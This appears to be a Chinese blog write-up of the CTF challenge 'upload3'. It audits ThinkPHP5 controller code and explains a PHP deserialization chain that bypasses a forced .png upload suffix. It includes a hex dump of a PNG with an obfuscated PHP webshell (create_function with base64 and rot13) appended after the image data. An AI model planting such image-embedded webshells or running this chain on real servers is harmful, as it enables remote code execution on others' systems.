攻防世界 web高手进阶区 10分题 upload3

原创

思源湖的鱼 于 2020-11-23 22:50:55 发布 662 收藏 2

分类专栏： ctf 文章标签： ctf 攻防世界 web thinkphp 代码审计

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109187579

前言


继续ctf的旅程

攻防世界web高手进阶区的10分题

本文是upload3的writeup


解题过程

进入界面



惯例源码+御剑

扫到www.tar.gz和一个upload目录



下下来www.tar.gz

看了看是个thinkphp5

www.tar.gz\tp5 - ZIP 压缩文件, 解包大小为 26,688,201 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
.git			文件夹	2019/5/18 21:19	
.idea			文件夹	2019/5/18 21:19	
application			文件夹	2019/5/18 21:19	
config			文件夹	2019/5/18 21:19	
extend			文件夹	2019/5/18 21:19	
public			文件夹	2019/5/18 21:19	
route			文件夹	2019/5/18 21:19	
runtime			文件夹	2019/5/18 21:19	
thinkphp			文件夹	2019/5/18 21:19	
vendor			文件夹	2019/5/18 21:19	
.gitignore	54	54	文本文档	2019/3/18 13:58	F7B005D4
composer.json	660	294	JSON File	2019/3/18 13:58	ACBE0F...
think	823	370	文件	2019/3/18 13:58	79D973FA
build.php	1,084	477	PHP 文件	2019/3/18 16:36	59B920E1
LICENSE.txt	1,822	1,151	文本文档	2019/3/18 13:58	7E37C72E
.travis.yml	2,038	964	YML 文件	2019/3/18 13:58	03C3B517
composer.lock	3,828	1,020	LOCK 文件	2019/3/18 15:46	FDB85D...
README.md	6,613	2,773	MD 文件	2019/3/18 13:58	C5E2EB...
CHANGELOG.md	33,679	10,923	MD 文件	2019/3/18 13:58	44EB2393

看来要代码审计
然后应该跟文件上传有关

1、代码审计与分析

index.php

- `login_check`：传入cookie，对传入的cookie先进行base64解码，然后对其进行反序列化操作，再把数据拿到数据库进行对比
- 其他就是检查登录和检查上传的文件是图片

```php
<?php
namespace app\web\controller;
use think\Controller;

class Index extends Controller
{
    public $profile;
    public $profile_db;

    public function index()
    {
        if($this->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/home";
            $this->redirect($curr_url,302);
            exit();
        }
        return $this->fetch("index");
    }

    public function home(){
        if(!$this->login_check()){
            $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
            $this->redirect($curr_url,302);
            exit();
        }

        if(!$this->check_upload_img()){
```

```
        if(!$this->check_upload_img()){
            $this->assign("username",$this->profile_db['username']);
            return $this->fetch("upload");
        }else{
            $this->assign("img",$this->profile_db['img']);
            $this->assign("username",$this->profile_db['username']);
            return $this->fetch("home");
        }
    }

    public function login_check(){
        $profile=cookie('user');
        if(!empty($profile)){
            $this->profile=unserialize(base64_decode($profile));
            $this->profile_db=db('user')->where("ID",intval($this->profile['ID']))->find();
            if(array_diff($this->profile_db,$this->profile)==null){
                return 1;
            }else{
                return 0;
            }
        }
    }

    public function check_upload_img(){
        if(!empty($this->profile) && !empty($this->profile_db)){
            if(empty($this->profile_db['img'])){
                return 0;
            }else{
                return 1;
            }
        }
    }

    public function logout(){
        cookie("user",null);
        $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
        $this->redirect($curr_url,302);
        exit();
    }

    public function __get($name)
    {
        return "";
    }

}
```

register.php

- `__destruct`：如果未登录网站进行访问的话，就会调用index.php的`index()`方法，而`index()`方法是一个登陆检测
- 其他就是检查是否登陆，注册的流程，检查email的格式

```
<?php
namespace app\web\controller;
use think\Controller;

class Register extends Controller
{
```

```
    public $checker;
    public $registed;

    public function __construct()
    {
        $this->checker=new Index();
    }

    public function register()
    {
        if ($this->checker) {
            if($this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/home";
                $this->redirect($curr_url,302);
                exit();
            }
        }
        if (!empty(input("post.username")) && !empty(input("post.email")) && !empty(input("post.password"))) {
            $email = input("post.email", "", "addslashes");
            $password = input("post.password", "", "addslashes");
            $username = input("post.username", "", "addslashes");
            if($this->check_email($email)) {
                if (empty(db("user")->where("username", $username)->find()) && empty(db("user")->where("email",
$email)->find())) {
                    $user_info = ["email" => $email, "password" => md5($password), "username" => $username];
                    if (db("user")->insert($user_info)) {
                        $this->registed = 1;
                        $this->success('Registed successful!', url('../index'));
                    } else {
                        $this->error('Registed failed!', url('../index'));
                    }
                } else {
                    $this->error('Account already exists!', url('../index'));
                }
            }else{
                $this->error('Email illegal!', url('../index'));
            }
        } else {
            $this->error('Something empty!', url('../index'));
        }
    }

    public function check_email($email){
        $pattern = "/^[_a-z0-9-]+(\.[_a-z0-9-]+)*@[a-z0-9-]+(\.[a-z0-9-]+)*(\.[a-z]{2,})$/";
        preg_match($pattern, $email, $matches);
        if(empty($matches)){
            return 0;
        }else{
            return 1;
        }
    }

    public function __destruct()
    {
        if(!$this->registed){
            $this->checker->index();
        }
    }
```

```
}
```

login.php

- `login`：有cookie的序列化过程

```
<?php
namespace app\web\controller;
use think\Controller;

class Login extends Controller
{
    public $checker;

    public function __construct()
    {
        $this->checker=new Index();
    }

    public function login(){
        if($this->checker){
            if($this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/home";
                $this->redirect($curr_url,302);
                exit();
            }
        }
        if(input("?post.email") && input("?post.password")){
            $email=input("post.email","","addslashes");
            $password=input("post.password","","addslashes");
            $user_info=db("user")->where("email",$email)->find();
            if($user_info) {
                if (md5($password) === $user_info['password']) {
                    $cookie_data=base64_encode(serialize($user_info));
                    cookie("user",$cookie_data,3600);
                    $this->success('Login successful!', url('../home'));
                } else {
                    $this->error('Login failed!', url('../index'));
                }
            }else{
                $this->error('email not registed!',url('../index'));
            }
        }else{
            $this->error('email or password is null!',url('../index'));
        }
    }


}
```

proflie.php

- `upload_img`：先检查是否登录，然后判断是否有文件，然后获取后缀，解析图片判断是否为正常图片，再从临时文件拷贝到目标路径，目标路径的文件名是上传文件的文件名md5后加png后缀，杜绝文件名上传漏洞
- `__call` 和 `__get` 两个魔术方法，分别书写了在调用不可调用方法和不可调用成员变量时怎么做
  `__get` 会直接从 except 里找，`__call` 会调用自身的 name 成员变量所指代的变量所指代的方法

```php
<?php
namespace app\web\controller;

use think\Controller;

class Profile extends Controller
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;

    public function __construct()
    {
        $this->checker=new Index();
        $this->upload_menu=md5($_SERVER['REMOTE_ADDR']);
        @chdir("../public/upload");
        if(!is_dir($this->upload_menu)){
            @mkdir($this->upload_menu);
        }
        @chdir($this->upload_menu);
    }

    public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url,302);
                exit();
            }
        }

        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename);
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error('Forbidden type!', url('../index'));
            }
        }else{
            $this->error('Unknow file type!', url('../index'));
        }
    }

    public function update_img(){
        $user_info=db('user')->where("ID",$this->checker->profile['ID'])->find();
        if(empty($user_info['img']) && $this->img){
            if(db('user')->where('ID',$user_info['ID'])->data(["img"=>addslashes($this->img)])->update()){
                $this->update_cookie();
                $this->success('Upload img successful!', url('../home'));
```

```
                $this->success('Upload img successful!', url('../home'));
            }else{
                $this->error('Upload file failed!', url('../index'));
            }
        }
    }

    public function update_cookie(){
        $this->checker->profile['img']=$this->img;
        cookie("user",base64_encode(serialize($this->checker->profile)),3600);
    }

    public function ext_check(){
        $ext_arr=explode(".",$this->filename);
        $this->ext=end($ext_arr);
        if($this->ext=="png"){
            return 1;
        }else{
            return 0;
        }
    }

    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}
```

分析

- 在我们上传文件时，最终生成的文件是文件名的md5加上png后缀
- 但是如果我们在不上传文件的情况下，即`empty($_FILES)=1`时调用`upload_img()`函数，就可以控制文件名后缀了
- `Register.php`中调用了`index()`方法，那么我们可以用他来触发`__call`，而`Profile.php`中的`__call`方法可以触发`__get`，而我们只要控制好`except`的值，就可以调用任意方法

逻辑

- 攻击链如下


```
Register->__destruct
Profile-> __call
Profile-> __get
Profile-> upload_img()
```

- 第一个判断`if($this->checker)`要确保不会执行，只有`checker`成员不赋值
- 第二个判断`if(!empty($_FILE))`也要确保不会执行，只需要不上传文件请求就行
- 第三个判断`if($this->ext)`需要执行
  第三个判断中的第一个判断`if(getimagesize($this->filename_tmp))`需要执行，所以必须要保证`filename_tmp`的文件是个图片马，单纯的一句话过不了这个判断


2、付诸行动

（时间问题，重开了一个容器）

蚁剑生成shell



用winhex构造图片马




horse.png

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00036272	B5	08	89	12	55	78	B7	9B	2D	8C	02	33	4C	FA	53	C3	µ ‰ Ux·›-Œ 3LúSÃ
00036288	EB	4C	F0	C7	55	DC	6B	ED	0E	34	F1	FD	E7	50	28	9E	ëLðÇUÜkí 4ñýçP(ž
00036304	7B	EE	8F	E1	4F	FF	F4	5F	31	0C	74	02	9D	5D	DB	FE	{î áOÿô_1 t]Ûþ
00036320	1F	B4	7D	BB	61	B3	6A	31	F5	00	00	00	00	49	45	4E	´}»a³j1õ IEN
00036336	44	AE	42	60	82	3C	3F	70	68	70	20	24	53	75	79	52	D®B`‚<?php $SuyR
00036352	3D	63	72	65	61	74	65	5F	66	75	6E	63	74	69	6F	6E	=create_function
00036368	28	62	61	73	65	36	34	5F	64	65	63	6F	64	65	28	27	(base64_decode('
00036384	4A	41	3D	3D	27	29	2E	62	61	73	65	36	34	5F	64	65	JA==').base64_de
00036400	63	6F	64	65	28	27	63	77	3D	3D	27	29	2E	62	61	73	code('cw==').bas
00036416	65	36	34	5F	64	65	63	6F	64	65	28	27	62	77	3D	3D	e64_decode('bw==
00036432	27	29	2E	62	61	73	65	36	34	5F	64	65	63	6F	64	65	').base64_decode
00036448	28	27	62	51	3D	3D	27	29	2E	73	74	72	5F	72	6F	74	('bQ==').str_rot
00036464	31	33	28	27	72	27	29	2C	73	74	72	5F	72	6F	74	31	13('r'),str_rot1
00036480	33	28	27	72	27	29	2E	73	74	72	5F	72	6F	74	31	33	3('r').str_rot13
00036496	28	27	69	27	29	2E	63	68	72	28	30	31	30	34	31	2D	('i').chr(01041-
00036512	30	37	30	30	29	2E	63	68	72	28	30	33	30	35	36	37	0700).chr(030567
00036528	30	2F	30	31	36	35	32	29	2E	62	61	73	65	36	34	5F	0/01652).base64_
00036544	64	65	63	6F	64	65	28	27	4B	41	3D	3D	27	29	2E	63	decode('KA==').c
00036560	68	72	28	30	35	35	35	2D	30	35	31	31	29	2E	63	68	hr(0555-0511).ch
00036576	72	28	30	78	66	38	36	62	2F	30	78	32	32	39	29	2E	r(0xf86b/0x229).
00036592	73	74	72	5F	72	6F	74	31	33	28	27	62	27	29	2E	63	str_rot13('b').c
00036608	68	72	28	32	30	34	2D	39	35	29	2E	63	68	72	28	30	hr(204-95).chr(0
00036624	78	31	37	37	39	38	2F	30	78	33	62	38	29	2E	62	61	x17798/0x3b8).ba
00036640	73	65	36	34	5F	64	65	63	6F	64	65	28	27	4B	51	3D	se64_decode('KQ=
00036656	3D	27	29	2E	63	68	72	28	30	78	34	31	65	61	2F	30	='').chr(0x41ea/0
00036672	78	31	31	65	29	29	3B	24	53	75	79	52	28	62	61	73	x11e));$SuyR(bas
00036688	65	36	34	5F	64	65	63	6F	64	65	28	27	4E	7A	4D	31	e64_decode('NzM1
00036704	4F	27	2E	27	54	45	31	4F	30	27	2E	27	42	6C	64	6B	O'.'TE1O0'.'Bldk
00036720	46	27	2E	27	73	4B	43	52	66	27	2E	27	27	2E	63	68	F'.'sKCRf'.''.ch
00036736	72	28	38	33	33	38	35	2F	39	38	31	29	2E	62	61	73	r(83385/981).bas
00036752	65	36	34	5F	64	65	63	6F	64	65	28	27	52	51	3D	3D	e64_decode('RQ==
00036768	27	29	2E	73	74	72	5F	72	6F	74	31	33	28	27	39	27	').str_rot13('9'
00036784	29	2E	73	74	72	5F	72	6F	74	31	33	28	27	47	27	29	).str_rot13('G')
00036800	2E	63	68	72	28	34	30	38	2D	33	32	32	29	2E	27	27	.chr(408-322).''
00036816	2E	27	27	2E	62	61	73	65	36	34	5F	64	65	63	6F	64	.''.base64_decod
00036832	65	28	27	52	67	3D	3D	27	29	2E	63	68	72	28	30	32	e('Rg==').chr(02
00036848	30	37	30	32	30	2F	30	31	31	32	34	29	2E	62	61	73	07020/01124).bas
00036864	65	36	34	5F	64	65	63	6F	64	65	28	27	63	41	3D	3D	e64_decode('cA==
00036880	27	29	2E	63	68	72	28	35	34	39	2D	34	34	39	29	2E	').chr(549-449).
00036896	73	74	72	5F	72	6F	74	31	33	28	27	55	27	29	2E	27	str_rot13('U').'
00036912	27	2E	27	5A	54	61	6D	64	27	2E	27	72	62	6C	30	70	'.'ZTamd'.'rbl0p
00036928	27	2E	27	4F	7A	49	79	4D	27	2E	27	44	63	33	4E	44	'.'OzIyM'.'Dc3ND
00036944	27	2E	27	55	37	27	2E	27	27	29	29	3B	3F	3E			'.'U7'.''));?>

注册登录

上传图片马



